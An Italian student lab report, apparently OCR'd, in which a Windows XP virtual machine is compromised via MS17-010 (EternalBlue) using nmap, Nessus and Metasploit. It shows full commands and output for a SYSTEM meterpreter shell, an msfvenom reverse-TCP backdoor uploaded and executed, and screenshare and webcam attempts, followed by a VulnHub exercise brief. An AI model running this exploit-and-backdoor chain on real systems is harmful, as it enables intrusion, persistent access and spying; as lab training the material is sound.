
Dopodiché è stato verificato con "*ipconfig*" che la configurazione fosse andata a buon fine.



Dopo aver verificato che pingano fra di loro si è proceduto con una scansione porte della macchina target tramite comando: **nmap -Pn 191.168.166.200**


```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 192.168.166.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-15 04:35 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --syst
em-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.166.200
Host is up (0.00057s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 4.95 seconds
```

Dopodiché con Nessus è stata fatta una scansione delle Vulnerabilità.
Quindi, nella configurazione, è stato inserito **Nome e ip target** ed è stata fatta partire



Sono state travate **28 vulnerabilità** e tra queste è presente la **MS17-010** che è stata categorizzata come **HIGH**

La vulnerabilità MS17-010, nota anche come "EternalBlue", riguarda una serie di falle di sicurezza nel protocollo SMBv1 di Microsoft, che permette l'esecuzione di codice remoto inviando pacchetti appositamente creati.
Scoperta dall'NSA e successivamente sfruttata dal gruppo di hacker Shadow Brokers, questa vulnerabilità è stata alla base dell'attacco
ransomware WannaCry nel 2017, che ha criptato i file di milioni di sistemi in tutto il mondo. Microsoft ha rilasciato una patch di sicurezza il 14 marzo 2017 per risolvere queste vulnerabilità, ma molti sistemi non aggiornati sono rimasti vulnerabili agli attacchi




192.168.166.200

4	2	1	0	21
CRITICAL	HIGH	MEDIUM	LOW	INFO

Vulnerabilities — Total: 28

SEVERITY	CVSS V3.0	VPR SCORE	PLUGIN	NAME
CRITICAL	9.8	9.2	34477	MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (uncredentialed check)
CRITICAL	10.0	-	73182	Microsoft Windows XP Unsupported Installation Detection
CRITICAL	10.0	-	108797	Unsupported Windows OS (remote)
CRITICAL	10.0*	7.4	35362	MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code Execution (958687) (uncredentialed check)
HIGH	8.1	9.7	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNERGY) (WannaCry) (EternalRocks) (Petya) (uncredentialed check)
HIGH	7.5	-	57608	SMB NULL Session Authentication
MEDIUM	5.3	-	57608	SMB Signing not required
INFO	N/A	-	45590	Common Platform Enumeration (CPE)
INFO	N/A	-	54615	Device Type
INFO	N/A	-	35716	Ethernet Card Manufacturer Detection

Dopo aver avuto maggiori informazioni sulla vulnerabilità è stato quindi avviato Metasploit tramite comando **msfconsole** e con comando **search MS17-010** è stata avviata la ricerca dell'exploit che sia adatto in questo caso; successivamente è stato impostato digitando **use 1**



Il payload utilizzato è quello di default, ed è stato impostato in automatico, quindi si è passato direttamente alla configurazione delle varie opzioni che sono state prima visualizzate tramite comando **show options**

Comandi utilizzati:

set rhost (ip macchinatarget)
set lhost (ip macchina attaccante)
set lport (portamacchina attaccante)

```
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                Required  Description
   ----                  ---------------                --------  -----------
   DBGTRACE              false                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                             yes       How many times to try to leak transaction
   NAMEDPIPE                                            no        A named pipe that can be connected to (leave blank
                                                                  for auto)
   NAMED_PIPES           /usr/share/metasploit-framewo  yes       List of named pipes to check
                         rk/data/wordlists/named_pipes
                         .txt
   RHOSTS                                               yes       The target host(s), see https://docs.metasploit.com
                                                                  /docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                  no        Service description to be used on target for pretty
                                                                   listing
   SERVICE_DISPLAY_NAME                                 no        The service display name
   SERVICE_NAME                                         no        The service name
   SHARE                 ADMIN$                         yes       The share to connect to, can be an admin share (ADM
                                                                  IN$,C$, ... ) or a normal read/write folder share
   SMBDomain             .                              no        The Windows domain to use for authentication
   SMBPass                                              no        The password for the specified username
   SMBUser                                              no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     127.0.0.1        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > set rhost 192.168.166.200
rhost ⇒ 192.168.166.200
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 192.168.166.100
lhost ⇒ 192.168.166.100
msf6 exploit(windows/smb/ms17_010_psexec) > set lport 8888
lport ⇒ 8888
msf6 exploit(windows/smb/ms17_010_psexec) > show options
```

Dopodiché è stato fatto partire l'exploit con il comando **exploit** così da avviare una connessione con la macchina XP, infatti si è aperta una shell meterpreter

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.166.100:8888
[*] 192.168.166.200:445 - Target OS: Windows 5.1
[*] 192.168.166.200:445 - Filling barrel with fish ... done
[*] 192.168.166.200:445 - <---------------- | Entering Danger Zone | ---------------->
[*] 192.168.166.200:445 -       [*] Preparing dynamite ...
[*] 192.168.166.200:445 -               [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.166.200:445 -       [+] Successfully Leaked Transaction!
[*] 192.168.166.200:445 -       [+] Successfully caught Fish-in-a-barrel
[*] 192.168.166.200:445 - <---------------- | Leaving Danger Zone | ---------------->
[*] 192.168.166.200:445 - Reading from CONNECTION struct at: 0x82f2d948
[*] 192.168.166.200:445 - Built a write-what-where primitive ...
[+] 192.168.166.200:445 - Overwrite complete ... SYSTEM session obtained!
[*] 192.168.166.200:445 - Selecting native target
[*] 192.168.166.200:445 - Uploading payload ... LTxxQqAG.exe
[*] 192.168.166.200:445 - Created \LTxxQqAG.exe ...
[+] 192.168.166.200:445 - Service started successfully ...
[*] 192.168.166.200:445 - Deleting \LTxxQqAG.exe ...
[*] Sending stage (176198 bytes) to 192.168.166.200
[*] Meterpreter session 1 opened (192.168.166.100:8888 → 192.168.166.200:1031) at 2024-07-15 04:46:38 -0400

meterpreter > ifcongig
```

Comando: ifconfig
per controllare la configurazione di rete


```
meterpreter > ifconfig

Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1


Interface  2
============
Name         : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilit♦ di pianificazione pacchetti
Hardware MAC : 08:00:27:5c:8d:1c
MTU          : 1500
IPv4 Address : 192.168.166.200
IPv4 Netmask : 255.255.255.0

meterpreter >
```

Comando: getuid
per controllare l'utente

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Comando: **screenshare** per avere uno screen del dekstop della macchina su cui sto operando

```
meterpreter > screenshare
[*] Preparing player ...
[*] Opening player at: /home/kali/ardMqnCy.html
[*] Streaming ...
```



Comando: **shell** per avere una shell default e digitare **systeminfo** così da verificare se fossi su una macchina virtuale

```
C:\WINDOWS\system32>systeminfo
systeminfo

Nome host:                            WINDOWSXP
Nome SO:                              Microsoft Windows XP Professional
Versione SO:                          5.1.2600 Service Pack 3 build 2600
Produttore SO:                        Microsoft Corporation
Configurazione SO:                    Workstation autonoma
Tipo build SO:                        Uniprocessor Free
Proprietario registrato:              user
Organizzazione registrata:
Numero di serie:                      76435-649-7719623-23883
Data di installazione originale:      08/04/2024, 23.30.52
Tempo di funzionamento sistema:       0 giorni, 3 ore, 21 minuti, 51 secondi
Produttore sistema:                   innotek GmbH
Modello sistema:                      VirtualBox
Tipo sistema:                         X86-based PC
Processore:                           1 processore(i) installati.
                                      [01]: x86 Family 6 Model 60 Stepping 3 GenuineIntel ~3491 Mh
Versione BIOS:                        VBOX   - 1
Directory Windows:                    C:\WINDOWS
Directory di sistema:                 C:\WINDOWS\system32
Unit♦ di avvio:                       \Device\HarddiskVolume1
Impostazioni internazionali sistema:  it;Italiano (Italia)
Impostazione internazionale di input: it;Italiano (Italia)
Fuso orario:                          N/D
Memoria fisica totale:                799 MB
Memoria fisica disponibile:           599 MB
Memoria virtuale: dimensione massima: 2.048 MB
Memoria virtuale: disponibile:        2.008 MB
Memoria virtuale: in uso:             40 MB
Posizioni file di paging:             C:\pagefile.sys
```

Comando: webcam_list per trovare le webcam disponibili **e comando: webcam_snap** per avere uno screenshot, ma purtroppo quest'ultimo comando non è andato a buon fine

```
meterpreter > webcam_list
1: Periferica video USB
meterpreter >
```


```
meterpreter > webcam_snap
[*] Starting ...
[*] Stopped
[-] stdapi_webcam_start: Operation failed: 731
meterpreter >
```

T

I

E’ stato utilizzato **msfvenom** per creare un file eseguibile da dover trasferire sulla macchina target tramite sessione meterpreter.

Comando usato:
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.166.100 LPORT=8888 -f exe -o /home/kali/Desktop/backdoor2.exe




Creazione del Payload: Il comando crea un payload eseguibile per Windows che utilizza Meterpreter con una connessione reverse TCP.

Parametri di Connessione: Specifica l'IP e la porta della macchina attaccante che riceverà la connessione dalla vittima.

Output: Genera un file eseguibile di 73802 bytes salvato come backdoor2.exe sul desktop Kali

Dopodiché su metasploit è stato digitato: **use exploit/multi/handler**
Questo comando carica il modulo **"multi/handler"** in Metasploit, che è utilizzato per gestire i payload di connessione inversa.



Con il comando **show options** è stato controllato cosa andava configurato

```
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.166.100
LHOST => 192.168.166.100
msf6 exploit(multi/handler) > set lport 8888
lport => 8888
```

Dopo aver terminato la configurazione è stato impostato il payload **windows/meterpreter/reverse_tcp** e messo in ascolto

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
```

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.166.100:8888
```

E, Tramite sessione meterpreter avviata in precedenza, è stato trasferito il file **backdoor2.exe** sulla macchina xp usando il comando:

upload /home/kali/Desktop/backdoor2.exe C:\\Windows\\Temp\\backdoor2.exe

```
meterpreter > upload /home/kali/Desktop/backdoor2.exe C:\\Windows\\Temp\\backdoor2.exe
[*] Uploading  : /home/kali/Desktop/backdoor2.exe → C:\Windows\Temp\backdoor2.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/kali/Desktop/backdoor2.exe → C:\Windows\Temp\backdoor2.exe
[*] Completed  : /home/kali/Desktop/backdoor2.exe → C:\Windows\Temp\backdoor2.exe
```

A questo punto è bastato eseguire il file con il comando: **execute -f**

```
meterpreter > execute -f backdoor2.exe
Process 844 created.
```

La connessione tramite backdoor è quindi avvenuta con successo:

```
[*] Started reverse TCP handler on 192.168.166.100:8888
[*] Sending stage (176198 bytes) to 192.168.166.200
[*] Meterpreter session 1 opened (192.168.166.100:8888 → 192.168.166.200:1032) at 2024-07-16 07:11:14 -0400

meterpreter >
```

```
meterpreter > sysinfo
Computer        : WINDOWSXP
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

Scaricare ed importare una macchina virtuale da questo link:
https:// download.vulnhub.com/bsidesvancouver2018/BSides Workshop.ova
Effettuare quindi gli attacchi necessari per diventare diventare root su questa macchina.
Sono presenti almeno 2 modi per diventare root su questa macchina.
Nel frattempo, studiare a fondo la macchina per scoprire tutti i segreti.

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox.

- Non vengono fornite indicazioni sulla configurazione delle macchine Usare il terminale predefinito di Kali (o Parrot)
  Non usare l'utente root ma inviare i comandi che lo necessitano usando il comando sudo.